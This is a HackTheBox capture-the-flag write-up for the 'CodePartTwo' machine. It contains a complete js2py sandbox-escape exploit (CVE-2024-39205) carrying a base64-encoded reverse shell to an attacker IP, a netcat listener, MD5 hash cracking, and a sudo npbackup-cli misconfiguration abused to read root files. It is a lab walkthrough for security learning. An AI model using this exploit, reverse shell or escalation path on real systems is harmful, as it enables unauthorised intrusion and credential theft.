HackTheBox CodePartTwo Writeup
CodePartTwo is an easy difficulty Linux machine featuring a web-based JavaScript editor. The core of this challenge revolves around the “Run Code” functionality - a feature that is inherently dangerous if not properly isolated.
🕵️ Enumeration#
After spawning the machine and connecting to the VPN, we start with the initial enumeration.
🔍 Initial Nmap Scan#
Like always, we start by running an initial nmap scan to identify open ports:
nmap -sC -sV -vv -oA nmap/initial_scan 10.129.14.148
-sCDefault script scan-sVService version detection-vvVerbose output-oAOutput all formats
Nmap reports 2 ports open:
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH
8000/tcp open  http    syn-ack ttl 63 Gunicorn 20.0.4
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
🌐 Web Footprinting#
Since Nmap detected an HTTP server on port 8000, let’s visit it in the browser.
The site is an open-source code editor for JavaScript in the browser. It allows users to execute code directly, which is a very interesting feature for us.

First, we register on the site to test it out—but at first glance, it doesn’t look like we can execute anything sensitive via the UI. Let’s dig deeper into how the backend handles our input.
🔎 Analyzing the Source Code#
We can download the Source Code from the app directly from the Website. It is a python flask app.
exegol-htbl app # ls -l
total 20
-rw-r--r-- 1 root rvm 3679 Sep  1 15:33 app.py
drwxrwsr-x 2 root rvm 4096 Jan 17  2025 instance
-rw-rw-r-- 1 root rvm   49 Jan 17  2025 requirements.txt
drwxr-sr-x 4 root rvm 4096 Oct 26  2024 static
drwxr-sr-x 2 root rvm 4096 Sep  1 15:32 templates
When looking through app.py, several things catch my eye:
app.secret_key = 'S3cr3tK3yC0d3PartTw0'
We’ll definitely make a note of that for later.
password_hash = hashlib.md5(password.encode()).hexdigest()
The password is stored in the database as an unsalted MD5 hash. This makes it a prime candidate for cracking.
@app.route('/run_code', methods=['POST'])
 def run_code():
     try:
         code = request.json.get('code')
         result = js2py.eval_js(code)
         return jsonify({'result': result})
     except Exception as e:
         return jsonify({'error': str(e)})
The run_code function uses js2py, a Python library that translates JavaScript directly into Python and executes it.
🛠️ Finding the Vulnerability#
A quick search for vulnerabilities in the js2py library leads us to CVE-2024-39205. This is a Sandbox Escape. Because js2py maps JavaScript objects to Python objects, we can use inheritance chains (like .__class__.__base__) to “break out” of the JavaScript environment and access Python’s underlying system functions.
I found a working PoC on GitHub. We just copy the payload and modify the cmd variable to trigger our reverse shell:
let cmd = "echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTU1LzkwMDEgMD4mMQ== | base64 -d | bash"
let hacked, bymarve, n11
let getattr, obj
hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__
function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}
n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
function f() {
    return n11
}
Breakdown of the command:#
The executed command is: echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTU1LzkwMDEgMD4mMQ== | base64 -d | bash
echooutputs the Base64 encoded payloadbase64 -ddecodes it into:sh -i >& /dev/tcp/10.10.14.155/9001 0>&1| bashsends the decoded command directly to the shell for execution
👣 Gaining Foothold#
Before we execute the payload, we start a listener with nc on our attack host:
nc -lvnp 9001
Now, we run the exploit by pasting the payload into the website’s editor.

If everything works, we get a shell as the user app.
Let’s upgrade the shell for better stability:
python3 -c 'import pty; pty.spawn("/bin/bash")'
(Press Ctrl+Z)
stty raw -echo icrnl opost; fg
export SHELL=/bin/bash
export TERM=xterm-256color
Since we have the source code, we know where the database is. We open it with:
sqlite3 instance/users.db
We list the tables and dump the users:
.tables
SELECT * FROM user;
We see three entries: the app user, our own user, and a user named marco. We’ll take Marco’s MD5 hash and crack it with hashcat.
1|marco|649c9d65a206a75f5abe509fe128bce5
hashcat -m 0 649c9d65a206a75f5abe509fe128bce5 /opt/lists/rockyou.txt
The password for marco is: sweetangelbabylove
✅ User Flag#
Since SSH is open, we log in with Marco’s credentials. The user flag is in his home directory.
marco@codeparttwo:~$ ls -l
total 12
drwx------ 7 root root  4096 Apr  6  2025 backups
-rw-rw-r-- 1 root root  2893 Jun 18  2025 npbackup.conf
-rw-r----- 1 root marco   33 Feb  4 08:47 user.txt
We also see a folder named backups and an npbackup.conf file, which could be interesting for privilege escalation
🎉 Privilege Escalation#
First, we check Marco’s sudo permissions:
sudo -l
He can run npbackup-cli as sudo without a password:
User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
NPBackup is a backup solution. Checking npbackup.conf, we see it only backs up /home/app/app/. However, since the binary runs as root via sudo and allows us to specify a custom configuration file, we can exploit this misconfiguration.
We create our own config file (own.conf) in Marco’s home directory and change the backup path to /root.
Root Flag ✅#
Now we run the backup using our malicious config:
sudo npbackup-cli -c own.conf -b -f
Finally, we dump the root flag from the newly created backup:
sudo npbackup-cli -c own.conf -f --dump /root/root.txt